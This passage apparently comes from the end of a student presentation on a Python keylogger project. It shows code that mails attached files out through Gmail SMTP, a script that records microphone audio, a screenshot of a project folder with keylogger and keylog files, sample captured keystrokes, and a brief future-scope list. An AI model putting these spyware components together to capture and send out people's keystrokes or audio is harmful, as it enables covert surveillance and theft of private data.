
```
25 part.set_payload(attachment.read())
26
27 encoders.encode_base64(part)
28
29 part.add_header(
30     "Content-Disposition",
31     f"attachment; filename= {filename}",
32 )
33 part.add_header(
34     "Content-Disposition",
35     f"attachment; filename= {filename1}",
36 )
37 message.attach(part)
38 text = message.as_string()
39
40 context = ssl.create_default_context()
41 with smtplib.SMTP_SSL("smtp.gmail.com", 465, context=context) as server:
42     server.login(sender_email, password)
43     server.sendmail(sender_email, receiver_email, text)
```

AUDIO RECORDING

- ✓ Audio recording is the process by which sound information is captured onto a storage medium like magnetic tape, optical disc, or solid-state drive (SSD).
- ✓ The captured information, also known as audio, can be used to reproduce the original sound if it is fed through a playback machine and loudspeaker system.
- ✓ here we are using wav file.
- ✓ WAV or Waveform Audio File Format was developed jointly by Microsoft and IBM as an audio file standard for storing digital audio on PC.
- ✓ This format originated based on the Resource Interchange File Format (RIFF), a bitstream format that stores audio data in 'chunks'.



```
audio.py > ...
1 import io
2 import sounddevice
3 from scipy.io.wavfile import write
4
5 fps = 44100
6 duration = 10
7 print("Recording...")
8 recording = sounddevice.rec(int(duration*fps), samplerate=fps, channels=2)
9 sounddevice.wait()
10 print("done!")
11
12 write("output.wav", fps, recording)
13
```



The screenshot displays the Visual Studio Code interface. The Explorer panel on the left shows a file tree with a folder named '1017' containing files like 'audio record.py', 'audio.py', 'keylog-2022-09-25-1...', 'keylogger.py', 'output.wav', and 'temp.txt'. The main editor area shows the 'audio.py' file with the following Python code:

```
1 import io
2 import sounddevice
3 from scipy.io.wavfile import write
4
5 fps = 44100
6 duration = 10
7 print("Recording...")
8 recording = sounddevice.rec(int(duration*fps), samplerate=fps, channels=2)
9 sounddevice.wait()
10 print("done!")
11
```

The TERMINAL panel at the bottom shows the execution of the script in a Windows PowerShell environment:


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Try the new cross-platform PowerShell https://aka.ms/pscore6


PS C:\Python310\1017> & C:/Python310/python.exe c:/Python310/1017/audio.py
Recording...
done!
PS C:\Python310\1017>
```

The status bar at the bottom indicates the current line and column (Ln 13, Col 1), encoding (UTF-8), line endings (CRLF), and the Python interpreter path (Python 3.10.1 64-bit).

OUTPUT RESULT







dcs.txt

```
h1shv1ja[UP][UP][UP][UP][UP][DOWN]  
kpokpokcpogaPLX[SHIFT]mslmfplk okwro[gkc[rgk[k kckeak[g kk
```

dcs.txt

```
oidhgoivhiorsthoichoairsjtcfrtsvcfpitjfc[ENTER]
```

FUTURE SCOPE

- It also used for parents to monitoring the children's activity.
- This technique requires much more calculation to be done and also the false positive rate is very high.
- This technique has the ability to artificially inject carefully crafted keystroke patterns, and discussed the problem of choosing the best input pattern to improve our detection rate with no false positives and no false negatives reported.
- As a result of this technique, the malicious activities can be known in advance and controlled.

REFERENCES

- ✓ www.google.com
- ✓ <https://www.techtarget.com>
- ✓ <https://www.w3school.com>
- ✓ <https://www.geeksforgeeks.org>
- ✓ <https://www.kaspersky.co.in>
- ✓ <https://www.veracode.com>

THANK YOU
